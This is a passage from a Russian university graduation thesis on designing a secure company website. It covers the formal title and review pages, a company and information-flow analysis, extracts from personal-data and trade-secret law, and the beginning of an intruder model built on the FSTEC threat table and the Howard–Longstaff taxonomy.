

Федеральное агентство связи
федеральное государственное бюджетное образовательное учреждение
высшего образования
«Сибирский государственный университет телекоммуникаций
и информатики»
(СибГУТИ)

Кафедра _____ БиУТ _____

Допустить к защите зав. кафедрой

_____ /С.Н. Новиков /

**ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ РАБОТА
СПЕЦИАЛИСТА**

Проектирование защищенного web-сайта компании по производству бытовой
техники

Пояснительная записка

Студент _____ / Г.А. Романцов _____ /

Факультет _____ АЭС _____ Группа _____ АБ-56 _____

Руководитель _____ / Г.В. Попков _____ /

Консультанты:

– по экономическому обоснованию

_____ / _____ /

– по безопасности жизнедеятельности

_____ / _____ /

Рецензент: _____ / _____ /

Новосибирск 2021

Подп. и дата	
Инв. № дубл.	
Взам. инв. №	
Подп. и дата	
Инв. № подл.	

Федеральное агентство связи
федеральное государственное бюджетное образовательное учреждение
высшего образования
«Сибирский государственный университет телекоммуникаций и информатики»
(СибГУТИ)

КАФЕДРА

Безопасность и управление в телекоммуникациях

ЗАДАНИЕ

НА ВЫПУСКНУЮ КВАЛИФИКАЦИОННУЮ РАБОТУ СПЕЦИАЛИСТА

СТУДЕНТА Г.А. Романцова ГРУППЫ АБ-56

«УТВЕРЖДАЮ»

« 28 » июля 2020 г.

Зав. кафедрой БиУТ

/ С.Н. НОВИКОВ /

Новосибирск 2020

1. Тема выпускной квалификационной работы специалиста: _____

Проектирование защищенного web-сайта компании по производству бытовой техники

утверждена приказом по университету от «28» июля 2020 г. № 4/1011о-20

2. Срок сдачи студентом законченной работы «15» января 2020 г.

3. Исходные данные по проекту (эксплуатационно-технические данные, техническое задание):

федеральный закон № 152 «О персональных данных»;

федеральный закон № 98 «О коммерческой тайне»;

методика определения угроз безопасности информации в информационных системах ФСТЭК России;

OWASP Top 10 - 2017

4. Содержание расчетно-пояснительной записки (перечень подлежащих разработке вопросов)	Сроки выполнения по разделам
Введение	13.09.2020 г.
1. Анализ компании	11.10.2020 г.
2. Анализ угроз и модели нарушителя	08.11.2020 г.
3. Проектирование web-сайта	06.12.2020 г.
4. Безопасность жизнедеятельности	13.12.2020 г.
5. Техничко-экономическое обоснование работы	20.12.2020 г.
6. Заключение	27.12.2020 г.
7. Список литературы	09.01.2020 г.
8. Приложения	10.01.2021 г.

Консультанты по ВКР (с указанием относящихся к ним разделов):

1. Раздел по технико-экономическому обоснованию

2. Раздел по безопасности жизнедеятельности

Дата выдачи задания

«01» сентября 2020 г.

_____/ Г.В. Попков /

(подпись, Ф.И.О. руководителя)

Задание принял к исполнению

«01» сентября 2020 г.

_____/ Г.А. Романцов /

(подпись, Ф.И.О. студента)

Федеральное агентство связи
федеральное государственное бюджетное образовательное учреждение
высшего образования
«Сибирский государственный университет телекоммуникаций и информатики»
(СибГУТИ)

РЕЦЕНЗИЯ

на выпускную квалификационную работу студента _____ Г.А. Романцова
по теме «Проектирование защищенного web-сайта компании по производству бы-
товой техники»

Студентом Романцовым Г.А. проделана работа на актуальную тему, по-
скольку за последнее время число сайтов значительно увеличивается и компаниям
необходимо защищать их от разных видов атак и угроз. В рамках выполнения ра-
боты автором произведен анализ наиболее актуальных уязвимостей и описаны
методы их устранения.

К положительным качествам относится работоспособный сайт с регистра-
цией и результат сканирования трех сервисов с отсутствующими уязвимостями. В
качестве замечаний к работе необходимо отметить следующее: рассмотрена аб-
страктная компания, из-за чего защита коммерческой информации рассмотрена
только в теории. Авторизованному пользователю доступно только отправление
заявки, но нет возможности посмотреть статус данной заявки на сайте.

Считаю, что работа заслуживает оценки «отлично», а ее автор присвоения
квалификации специалист по защите информации по специальности 10.05.02
«Информационная безопасность телекоммуникационных систем».

Зав. каф. ПДСиМ, д.т.н.

Мелентьев Олег Геннадьевич

« 18 » января 2021 г.

С Рецензией ознакомлен

/Г.А. Романцов/

« 18 » января 2021 г.

Федеральное агентство связи
федеральное государственное бюджетное образовательное учреждение
высшего образования
«Сибирский государственный университет телекоммуникаций и информатики»
(СибГУТИ)

ОТЗЫВ

о работе студента _____ Г.А. Романцова в период подготовки выпускной квалификационной работы по теме «Проектирование защищенного web-сайта компании по производству бытовой техники»

Работа имеет практическую ценность
Работа внедрена
Рекомендую работу к внедрению
Рекомендую работу к опубликованию
Работа выполнена с применением ЭВМ

<input type="checkbox"/>
<input type="checkbox"/>
<input type="checkbox"/>
<input type="checkbox"/>
<input type="checkbox"/>

Тема предложена предприятием
Тема предложена студентом
Тема является фундаментальной
Рекомендую студента в магистратуру
Рекомендую студента в аспирантуру

<input type="checkbox"/>
<input type="checkbox"/>
<input type="checkbox"/>
<input type="checkbox"/>
<input type="checkbox"/>

Руководитель выпускной квалификационной работы специалиста

Доц. каф. БиУТ, к.т.н.

Попков Глеб Владимирович

«15» января 2021 г.

С Отзывом ознакомлен _____

/Г.А. Романцов/

«15» января 2021 г.

Уровень сформированности компетенций у студента

Г.А. Романцова

Компетенции		Уровень сформированности компетенций		
		высокий	средний	низкий
1		2	3	4
Профессиональные	ПК-1 - способностью осуществлять анализ научно-технической информации, нормативных и методических материалов по методам обеспечения информационной безопасности телекоммуникационных систем			
	ПК-5 - способностью проектировать защищенные телекоммуникационные системы и их элементы, проводить анализ проектных решений по обеспечению заданного уровня безопасности и требуемого качества обслуживания, разрабатывать необходимую техническую документацию с учетом действующих нормативных и методических документов			
	ПК-7 - способностью осуществлять рациональный выбор средств обеспечения информационной безопасности телекоммуникационных систем с учетом предъявляемых к ним требований качества обслуживания и качества функционирования			
	ПК-12 - способностью выполнять технико-экономические обоснования, оценивать затраты и результаты деятельности организации в области обеспечения информационной безопасности			

АННОТАЦИЯ

Выпускной квалификационной работа студента Г.А. Романцова
по теме Проектирование защищенного web-сайта компании по производству бы-
товой техники.

Объём работы – 90 страниц, на которых размещены 17 рисунков и 6 таблиц. При написании работы использовалось 29 источников.

Ключевые слова: информационная безопасность, web-разработка, авторизация, web-уязвимости, программирование.

Работа выполнена на: кафедре БиУТ СибГУТИ

Руководитель: доц. каф. БиУТ Попков Г.В.

Целью работы Проектирование защищенного web-сайта компании по производ-
ству бытовой техники

Решаемые задачи: анализ компании, анализ web-уязвимостей, проектирование
защищенного web-сайта, безопасность жизнедеятельности, технико-
экономическое обоснование работы.

Основные результаты: спроектирован защищенный web-сайт.

Graduation thesis abstract

of G.A.Romantsov on the theme Designing a secure website for a household appliance manufacturing company.

The paper consists of 90 pages, with 17 figures and 6 tables/charts/diagrams. While writing the thesis 29 reference sources were used.

Keywords: information security, web development, authorization, web vulnerabilities, programming.

The thesis was written at BIUT department SibSUTIS

(name of organization or department)

Scientific supervisor associate professor of the BiUT Popkov Gleb

The goal/subject of the paper is Designing a secure website for a household appliance manufacturing company.

Tasks: company analysis, analysis of web vulnerabilities, design of a secure website, life safety, feasibility study of work.

Results: secure website designed.

ОГЛАВЛЕНИЕ

Введение	4
1 Анализ компании	5
1.1 Постановка задачи	5
1.2 Список используемых терминов	5
1.3 Описание компании.....	6
1.4 Анализ информационных потоков в компании	10
1.5 Законодательная база	11
1.6 Вывод	16
2 Анализ и разработка модели нарушителя, модели угроз.....	17
2.1 Постановка задачи	17
2.2 Разработка модели нарушителя	17
2.3 Анализ видов угроз и уязвимостей.....	22
2.4 Анализ методов защиты	27
2.7 Вывод	31
3 Проектирование защищенного web-сайта	32
3.1 Постановка задачи	32
3.2 Анализ достоинств и недостатков СУБД.....	32
3.3 Выбор веб-сервера.....	38
3.4 Проектирование защищенного web-сайта	40
3.5 Проверка web-сайта на наличие уязвимостей	47
3.6 Исправление найденных уязвимостей	51
3.7 Вывод	52
4 Безопасность жизнедеятельности.....	53
4.1 Постановка задачи	53

Инв. № подл.	Подп. и дата	Взам. инв. №	Инв. № дубл.	Подп. и дата	2.7 Вывод	31			
					3 Проектирование защищенного web-сайта	32			
Инв. № подл.	Подп. и дата	Взам. инв. №	Инв. № дубл.	Подп. и дата	3.1 Постановка задачи	32			
					3.2 Анализ достоинств и недостатков СУБД	32			
					3.3 Выбор веб-сервера	38			
					3.4 Проектирование защищенного web-сайта	40			
					3.5 Проверка web-сайта на наличие уязвимостей	47			
					3.6 Исправление найденных уязвимостей	51			
					3.7 Вывод	52			
Инв. № подл.	Подп. и дата	Взам. инв. №	Инв. № дубл.	Подп. и дата	4 Безопасность жизнедеятельности	53			
					4.1 Постановка задачи	53			
					ФАЭС.10.05.02.056 ПЗ				
Из	Лист	№ докум.	Подп.	Дата					
Разраб.		Г.А.Романцов			Проектирование защищенного web-сайта компании по производству бытовой техники	Лит	Лист	Листов	
Пров.		Г.В.Попков						2	90
Н/контр									
Рецензент		О.Г.Мелентьев							
Утвердил		С.Н.Новиков							
					Содержание				

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

- провести анализ компании;
- разработать модель нарушителя и проанализировать виды угрозы;
- спроектировать сайт и проверить его безопасность доступными средствами;
- анализ безопасности жизнедеятельности;
- технико-экономическое обоснование проекта.

1 Анализ компании

1.1 Постановка задачи

Задача первой главы заключается в описании деятельности компании, перечислении персонала, а также примеры информации, которая может содержаться в данной компании. Необходимо разобрать для чего нужен web-сайт компании и какие функции он будет выполнять.

1.2 Список используемых терминов

Коммерческая тайна - режим конфиденциальности информации, позволяющий ее обладателю при существующих или возможных обстоятельствах увеличить доходы, избежать неоправданных расходов, сохранить положение на рынке товаров, работ, услуг или получить иную коммерческую выгоду. [1]

Персональные данные - любая информация, относящаяся к прямо или косвенно определенному или определяемому физическому лицу (субъекту персональных данных). [2]

Информационные системы (ИС) — это система, которая организует процессы сбора, хранения и обработки информации о проблемной области. Она может быть размещена на одной или нескольких компьютерных системах. Если информационная система размещена на нескольких компьютерных системах, то она будет рассматриваться как распределенная информационная система. [3]

База данных - Совокупность взаимосвязанных данных, организованных в соответствии со схемой базы данных таким образом, чтобы с ними мог работать пользователь. [3]

Система управления базами данных (СУБД) - Совокупность программных и языковых средств, обеспечивающих управление базами данных. [3]

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата						Лист 5
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					

1.3 Описание компании

Бытовая техника уже давно являются частью жизни в современном обществе, с каждым годом на нее растет спрос, а также требования к качеству и функционалу. Для их производства необходимо специальное дорогостоящее оборудование и профессиональные работники. Компании, занимающиеся производством, имеют большой штат сотрудников, которые распределены по своим обязанностям.

В данной работе рассматривается абстрактная компания, которая занимается производством мелкой бытовой техники. И имеет небольшой товарооборот.

Для ознакомления клиентов с деятельностью компании и ее продуктом необходим web-сайт, так как интернет играет важную роль источника информации и уже опередил радио и телевидение. Сейчас очень большое количество сайтов разного назначения и даже у маленьких компаний есть свои сайты. Сайт в данном случае будет выступать как основной бизнес инструмент для компании и используется для продаж товара и его продвижения.

При проектировании web-сайта нужно учитывать требования заказчика и предпочтения клиентов. Для повышения прибыли, необходимо привлечение новых покупателей. Это значит, что интерфейс сайта должен быть интуитивно понятным, а информация, находящаяся на нем легкодоступной. Web-сайт должен иметь функцию обратной связи с клиентом в виде технической поддержки, так как товар представленный на сайте является технически сложным и у клиентов могут возникнуть вопросы при эксплуатации.

Web-сайт может содержать в себе два массива информации, закрытую и открытую. Авторизованные пользователи имеют возможность оставлять заявки для оформления товара или связи с технической поддержкой. Под открытой информацией подразумевается информация о компании и товаре, доступ к такой информации будут иметь клиенты сайта, как авторизованные, так и не авторизованные. На некоторых сайтах компаний авторизованным пользователям также доступна

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата						Лист
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					6

информация, содержащая коммерческую тайну. В данной работе такая информация отсутствует, так как нет реальной компании.

Чтобы выполнить эти задачи необходим соответствующий персонал, который будет брать на себя определенную задачу. Также необходимо учитывать каким будет содержание сайта и для каких целей он будет использоваться. Основываясь на информации, написанной ранее, можно выделить несколько целей сайта:

- информация о товаре;
- возможность заказать товар;
- наличие способа связи с технической поддержкой (это может быть внутренний чат и/или контакты для связи);
- разделение сайта на открытую информацию (для неавторизованных клиентов) и закрытую (для авторизованных клиентов).

На рисунке 1.1 и 1.2 изображен макет внешнего вида сайта для неавторизованных пользователей и авторизованных.




Рисунок 1.1 - Внешний вид сайта для неавторизованных пользователей

<div style="border: 1px solid black; padding: 5px; display: inline-block;">Главная страница</div>	Название компании	<div style="border: 1px solid black; padding: 5px; display: inline-block;">Выход</div>
---	-------------------	--

Товар с описанием и ценой

Информация о компании

Форма заявки для заказа

Рисунок 1.2 - Внешний вид сайта для авторизованных пользователей

Штат сотрудников в компании довольно разнообразный и включает в себя директора, который разрабатывает тактику развития бизнеса, набирает остальных сотрудников и контролирует эффективность их работы. Бухгалтер, ответственный за документацию финансовых отчетов и предоставления их в контролирующие органы. Юрист, который может помочь с решением конфликтных ситуаций, например с поставщиками оборудования. Для разработки и поддержанию стабильной работы web-сайта необходимы другие специалисты:

Администратор сайта – это специалист, который поддерживает сайт в работоспособном состоянии и регулярно его обновляет. Также в его обязанности входит борьба с чрезвычайными ситуациями, например хакерские атаки или отключение сервера.

Web-дизайнер – главная его задача это оформление интернет-проекта таким образом, чтобы зашедший пользователь больше им заинтересовался и легко ориентировался на сайте.

Инв. № подл.	Подпись и дата
Взам. инв. №	Инв. № дубл.
Подпись и дата	Подпись и дата

					ФАЭС.10.05.02.056	Лист
Изм.	Лис	№ докум.	Подпись	Дата		8

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата

Еще есть сотрудники, которые не относятся к разработке или поддержанию стабильности сайта, но взаимодействуют с ним, например менеджер по продажам в его обязанности входит общение с клиентом, поддержание клиентской базы и увеличение объема продаж.

Структура взаимодействия между персоналом и клиентом посредством сайта представлена на рисунке 1.3



Пояснение к рисунку 1.3:

1. Клиент взаимодействует с сайтом для ознакомления с компанией и ее деятельностью и выбирает себе необходимый товар.
2. Администратор сайта принимает и вводит изменения в дизайне сайта от web-дизайнера, а также добавляет информацию от SMM-специалиста.
3. Менеджер по продажам и техническая поддержка непосредственно помогают клиенту с приобретением товара или решением технических вопросов.

1.4 Анализ информационных потоков в компании

Предприятия, занимающиеся производством, могут иногда держать в тайне процесс производства, такая информация является коммерческой тайной.

Например, сведения о структуре производства, производственных мощностях, типе и размещении оборудования, запасах материалов, комплектующих и готовой продукции могут относиться к коммерческой тайне. Также к коммерческой тайне можно отнести цели компании на её дальнейшее развитие, планы о расширении, сведения о используемых технологиях.

Есть несколько видов коммерческой тайны, которые имеют разный уровень секретности и соответственно, чем выше уровень, тем более серьезные убытки понесет компания при их разглашении.

У компаний имеется и открытая информация, разглашение таких сведений не несет угрозы для коммерческой деятельности компании.

В компании также присутствуют персональные данные о клиентах и работниках. Обработка и хранение персональных данных должна осуществляться с соблюдением принципов и правил, предусмотренных федеральным законом о персональных данных. Необходимо получить согласие на обработку персональных данных, в том числе и на передачу третьим лицам, если присутствует такая необходимость.

Подход к защите базы данных состоит из последовательных этапов:

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата						Лист 10
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					

- определение адекватной модели угроз;
- оценка рисков;
- разработка системы защиты на ее основе с использованием методов, предусмотренных для соответствующего класса информационных систем (ИС);
- проверка готовности систем защиты информации (СЗИ) с оформлением соответствующей документации (описание системы, правила работы, регламенты и т.д.), в том числе заключения о возможности эксплуатации данной СЗИ;
- установка и ввод в эксплуатацию СЗИ;
- учет применяемых СЗИ, технической документации к ним, а также носителей ПД;
- учет лиц, допущенных к работе с персональными данными в ИС;
- разработка полного описания системы защиты персональных данных;
- контроль использования СЗИ. [4]

Самые распространенные персональные данные, которые используются на сайтах это ФИО, телефон и email. Такая информация используется для авторизации пользователя на сайте. В некоторых ситуациях используются еще данные о месте проживания.

Для хранения этих данных используются СУБД. К самым распространенным СУБД относятся Oracle, MySQL, Microsoft SQL Server, Microsoft Access.

1.5 Законодательная база

Ниже приведен перечень основных используемых статей при работе с персональными данными и коммерческой тайной.

Юридическое или физическое лицо, самостоятельно или совместно с другими лицами организующие и (или) осуществляющие обработку персональных данных, а также определяющие цели обработки персональных данных, состав персональных данных, подлежащих обработке, действия (операции), совершаемые с персональными данными является оператором.

Инв. № подл.	Подпись и дата				Лист 11
	Инв. № дубл.				
	Взам. инв. №				
	Подпись и дата				
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056

При сборе персональных данных, в том числе посредством информационно-телекоммуникационной сети "Интернет", оператор обязан обеспечить запись, систематизацию, накопление, хранение, уточнение (обновление, изменение), извлечение персональных данных граждан Российской Федерации с использованием баз данных, находящихся на территории Российской Федерации.

Оператор при обработке персональных данных обязан принимать необходимые правовые, организационные и технические меры или обеспечивать их принятие для защиты персональных данных от неправомерного или случайного доступа к ним, уничтожения, изменения, блокирования, копирования, предоставления, распространения персональных данных, а также от иных неправомерных действий в отношении персональных данных. [2]

Обеспечение безопасности персональных данных достигается, в частности:

1) определением угроз безопасности персональных данных при их обработке в информационных системах персональных данных;

2) применением организационных и технических мер по обеспечению безопасности персональных данных при их обработке в информационных системах персональных данных, необходимых для выполнения требований к защите персональных данных, исполнение которых обеспечивает установленные Правительством Российской Федерации уровни защищенности персональных данных;

3) применением прошедших в установленном порядке процедуру оценки соответствия средств защиты информации;

4) оценкой эффективности принимаемых мер по обеспечению безопасности персональных данных до ввода в эксплуатацию информационной системы персональных данных;

5) учетом машинных носителей персональных данных;

6) обнаружением фактов несанкционированного доступа к персональным данным и принятием мер;

7) восстановлением персональных данных, модифицированных или уничтоженных вследствие несанкционированного доступа к ним;

Инв. № подл.	Подпись и дата
Взам. инв. №	Инв. № дубл.
Подпись и дата	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056	Лист
						12

8) установлением правил доступа к персональным данным, обрабатываемым в информационной системе персональных данных, а также обеспечением регистрации и учета всех действий, совершаемых с персональными данными в информационной системе персональных данных;

9) контролем за принимаемыми мерами по обеспечению безопасности персональных данных и уровня защищенности информационных систем персональных данных. [2]

Оператор вправе осуществлять без уведомления уполномоченного органа по защите прав субъектов персональных данных обработку персональных данных:

1) обрабатываемых в соответствии с трудовым законодательством;

2) полученных оператором в связи с заключением договора, стороной которого является субъект персональных данных, если персональные данные не распространяются, а также не предоставляются третьим лицам без согласия субъекта персональных данных и используются оператором исключительно для исполнения указанного договора и заключения договоров с субъектом персональных данных;

3) относящихся к членам (участникам) общественного объединения или религиозной организации и обрабатываемых соответствующими общественным объединением или религиозной организацией, действующими в соответствии с законодательством Российской Федерации, для достижения законных целей, предусмотренных их учредительными документами, при условии, что персональные данные не будут распространяться или раскрываться третьим лицам без согласия в письменной форме субъектов персональных данных;

4) сделанных субъектом персональных данных общедоступными;

5) включающих в себя только фамилии, имена и отчества субъектов персональных данных;

6) необходимых в целях однократного пропуска субъекта персональных данных на территорию, на которой находится оператор, или в иных аналогичных целях;

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата						Лист 13
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					

7) включенных в информационные системы персональных данных, имеющие в соответствии с федеральными законами статус государственных автоматизированных информационных систем, а также в государственные информационные системы персональных данных, созданные в целях защиты безопасности государства и общественного порядка;

8) обрабатываемых без использования средств автоматизации в соответствии с федеральными законами или иными нормативными правовыми актами Российской Федерации, устанавливающими требования к обеспечению безопасности персональных данных при их обработке и к соблюдению прав субъектов персональных данных;

9) обрабатываемых в случаях, предусмотренных законодательством Российской Федерации о транспортной безопасности, в целях обеспечения устойчивого и безопасного функционирования транспортного комплекса, защиты интересов личности, общества и государства в сфере транспортного комплекса от актов незаконного вмешательства. [2]

Режим коммерческой тайны не может быть установлен лицами, осуществляющими предпринимательскую деятельность, в отношении следующих сведений:

1) содержащихся в учредительных документах юридического лица, документах, подтверждающих факт внесения записей о юридических лицах и об индивидуальных предпринимателях в соответствующие государственные реестры;

2) содержащихся в документах, дающих право на осуществление предпринимательской деятельности;

3) о составе имущества государственного или муниципального унитарного предприятия, государственного учреждения и об использовании ими средств соответствующих бюджетов;

4) о загрязнении окружающей среды, состоянии противопожарной безопасности, санитарно-эпидемиологической и радиационной обстановке, безопасности пищевых продуктов и других факторах, оказывающих негативное воздействие на

Инв. № подл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	<p>Режим коммерческой тайны не может быть установлен лицами, осуществляющими предпринимательскую деятельность, в отношении следующих сведений:</p> <p>1) содержащихся в учредительных документах юридического лица, документах, подтверждающих факт внесения записей о юридических лицах и об индивидуальных предпринимателях в соответствующие государственные реестры;</p> <p>2) содержащихся в документах, дающих право на осуществление предпринимательской деятельности;</p> <p>3) о составе имущества государственного или муниципального унитарного предприятия, государственного учреждения и об использовании ими средств соответствующих бюджетов;</p> <p>4) о загрязнении окружающей среды, состоянии противопожарной безопасности, санитарно-эпидемиологической и радиационной обстановке, безопасности пищевых продуктов и других факторах, оказывающих негативное воздействие на</p>					Лист
Изм.	Лист	№ докум.	Подпись	Дата	ФАЭС.10.05.02.056					14

обеспечение безопасного функционирования производственных объектов, безопасности каждого гражданина и безопасности населения в целом;

5) о численности, о составе работников, о системе оплаты труда, об условиях труда, в том числе об охране труда, о показателях производственного травматизма и профессиональной заболеваемости, и о наличии свободных рабочих мест;

6) о задолженности работодателей по выплате заработной платы и социальным выплатам;

7) о нарушениях законодательства Российской Федерации и фактах привлечения к ответственности за совершение этих нарушений;

8) об условиях конкурсов или аукционов по приватизации объектов государственной или муниципальной собственности;

9) о размерах и структуре доходов некоммерческих организаций, о размерах и составе их имущества, об их расходах, о численности и об оплате труда их работников, об использовании безвозмездного труда граждан в деятельности некоммерческой организации;

10) о перечне лиц, имеющих право действовать без доверенности от имени юридического лица;

11) обязательность раскрытия которых или недопустимость ограничения доступа к которым установлена иными федеральными законами. [1]

Меры по охране конфиденциальности информации, принимаемые ее обладателем, должны включать в себя:

1) определение перечня информации, составляющей коммерческую тайну;

2) ограничение доступа к информации, составляющей коммерческую тайну, путем установления порядка обращения с этой информацией и контроля за соблюдением такого порядка;

3) учет лиц, получивших доступ к информации, составляющей коммерческую тайну, и (или) лиц, которым такая информация была предоставлена или передана;

Подпись и дата	
Инв. № дубл.	
Взам. инв. №	
Подпись и дата	
Инв. № подл.	

					ФАЭС.10.05.02.056	Лист
						15
Изм.	Лист	№ докум.	Подпись	Дата		

4) регулирование отношений по использованию информации, составляющей коммерческую тайну, работниками на основании трудовых договоров и контрагентами на основании гражданско-правовых договоров;

5) нанесение на материальные носители, содержащие информацию, составляющую коммерческую тайну, или включение в состав реквизитов документов, содержащих такую информацию, грифа "Коммерческая тайна" с указанием обладателя такой информации (для юридических лиц - полное наименование и место нахождения, для индивидуальных предпринимателей - фамилия, имя, отчество гражданина, являющегося индивидуальным предпринимателем, и место жительства). [1]

1.6 Вывод

В первом разделе был произведен анализ предприятия и необходимость сайта, а также персонала ответственного за его работоспособность. Рассмотрена информация, которая может находиться в компании и законодательная база, связанная с коммерческой тайной и персональными данными.

Инв. № подл.	Подпись и дата				Инв. № дубл.	Подпись и дата	Взам. инв. №	Инв. № дубл.	Подпись и дата	Инв. № подл.	<div>ФАЭС.10.05.02.056</div> <div>Лист 16</div>				
Изм.	Лист	№ докум.	Подпись	Дата											

2.1 Постановка задачи

В данной главе основной задачей является разобрать возможные виды атак и модели нарушителя. Также необходимо выделить наиболее вероятные виды угроз из рассмотренных и определить, какую опасность они представляют и методы противодействия им.

2.2 Разработка модели нарушителя

Для понимания возможных видов угроз и атак сначала нужно разобрать кто будет пользоваться различными видами уязвимостей и проводить атаки. Есть разные модели нарушителей, например модель нарушителя по методике ФСТЭК России, представленной в таблице 2.1.

Таблица 2.1 – Виды нарушителя и их возможные цели (мотивация) реализации угроз безопасности информации [5]

№ вида	Виды нарушителя	Типы нарушителя	Возможные цели (мотивация) реализации угроз безопасности информации
1	Специальные службы иностранных государств (блоков государств)	Внешний, внутренний	Нанесение ущерба государству, отдельным его сферам деятельности или секторам экономики. Дискредитация или дестабилизация деятельности органов государственной власти, организаций

Продолжение таблицы 2.1

№ вида	Виды нарушителя	Типы нарушителя	Возможные цели (мотивация) реализации угроз безопасности информации
2	Террористические, экстремистские группировки	Внешний	Нанесение ущерба государству, отдельным его сферам деятельности или секторам экономики. Совершение террористических актов. Идеологические или политические мотивы. Дестабилизация деятельности органов государственной власти, организаций
3	Преступные группы (криминальные структуры)	Внешний	Причинение имущественного ущерба путем мошенничества или иным преступным путем. Выявление уязвимостей с целью их дальнейшей продажи и получения финансовой выгоды
4	Внешние субъекты (физические лица)	Внешний	Идеологические или политические мотивы. Причинение имущественного ущерба путем мошенничества или иным преступным путем. Любопытство или желание самореализации (подтверждение статуса). Выявление уязвимостей с целью их дальнейшей продажи и получения финансовой выгоды
5	Конкурирующие организации	Внешний	Получение конкурентных преимуществ. Причинение имущественного ущерба путем обмана или злоупотребления доверием

Инв. № подл.	Подпись и дата	Инв. № дубл.	Взам. инв. №	Инв. № дубл.

Изм.	Лист	№ докум.	Подпись	Дата

ФАЭС.10.05.02.056

Продолжение таблицы 2.1

№ вида	Виды нарушителя	Типы нарушителя	Возможные цели (мотивация) реализации угроз безопасности информации
6	Разработчики, производители, поставщики программных, технических и программно-технических средств	Внешний	Внедрение дополнительных функциональных возможностей в программное обеспечение или программно-технические средства на этапе разработки. Причинение имущественного ущерба путем обмана или злоупотребления доверием. Непреднамеренные, неосторожные или неквалифицированные действия
7	Лица, привлекаемые для установки, наладки, монтажа, пусконаладочных и иных видов работ	Внутренний	Причинение имущественного ущерба путем обмана или злоупотребления доверием. Непреднамеренные, неосторожные или неквалифицированные действия
8	Лица, обеспечивающие функционирование информационных систем или обслуживающие инфраструктуру оператора (администрация, охрана, уборщики и т.д.)	Внутренний	Причинение имущественного ущерба путем обмана или злоупотребления доверием. Непреднамеренные, неосторожные или неквалифицированные действия

Иув. № подл.	Подпись и дата	Взам. инв. №	Иув. № дубл.	Подпись и дата

Изм.	Лист	№ докум.	Подпись	Дата

ФАЭС.10.05.02.056

Продолжение таблицы 2.1

№ вида	Виды нарушителя	Типы нарушителя	Возможные цели (мотивация) реализации угроз безопасности информации
9	Пользователи информационной системы	Внутренний	Причинение имущественного ущерба путем мошенничества или иным преступным путем. Любопытство или желание самореализации (подтверждение статуса). Месть за ранее совершенные действия. Непреднамеренные, неосторожные или неквалифицированные действия
10	Администраторы информационной системы и администраторы безопасности	Внутренний	Причинение имущественного ущерба путем мошенничества или иным преступным путем. Любопытство или желание самореализации (подтверждение статуса). Месть за ранее совершенные действия. Выявление уязвимостей с целью их дальнейшей продажи и получения финансовой выгоды. Непреднамеренные, неосторожные или неквалифицированные действия
11	Бывшие работники (пользователи)	Внешний	Причинение имущественного ущерба путем мошенничества или иным преступным путем. Месть за ранее совершенные действия

К защищенному web-сайту компании по производству бытовой техники из данной таблицы не относятся 1 и 2 вид.

Иув. № подл.	Подпись и дата	Взм. инв. №	Иув. № дубл.	Подпись и дата

Изм.	Лис	№ докум.	Подпись	Дата

ФАЭС.10.05.02.056

Еще один способ анализа нарушителя — это использование таксономии инцидентов Ховарда и Лонгстаффа. В ней выделены семь характеристик, которые последовательно связаны:

- атакующие;
- средства;
- уязвимости;
- действия;
- объекты воздействия;
- результаты несанкционированных действий;
- цели.

На рисунке 2.1 изображены виды характеристик и их связь. [6]

Исключим пункты в некоторых характеристиках, которые не подходят для нашей модели нарушителя. Из категории атакующие исключим террористов, из целей — политическую выгоду, из средств — физические атаки. А также компоненты, компьютер, сеть и объединенную сеть в категории объект воздействия.

